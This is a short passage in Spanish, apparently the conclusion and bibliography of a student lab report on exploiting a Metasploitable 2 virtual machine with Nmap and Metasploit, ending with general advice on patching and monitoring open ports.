El uso de herramientas como Nmap y Metasploit me permitió seguir un procedimiento estructurado que fue desde el reconocimiento inicial de la máquina víctima, la detección de servicios y versiones, la identificación de vulnerabilidades y la explotación exitosa de varios de esos servicios. Es importante mantener las plataformas y servicios actualizados, monitorear continuamente los puertos abiertos y aplicar buenas prácticas en la gestión de la seguridad informática.



9. BIBLIOGRAFIA

Morales, R. S. (25). *EXPLOTACIÓN DE VULNERABILIDADES EN VIRTUALBOX CON KALI LINUX Y METASPLOITABLE 2*. Quibdó, Colombia: Universidad Tecnológica del Chocó
Diego Luis Córdoba. Recuperado el 7 de 08 de 2025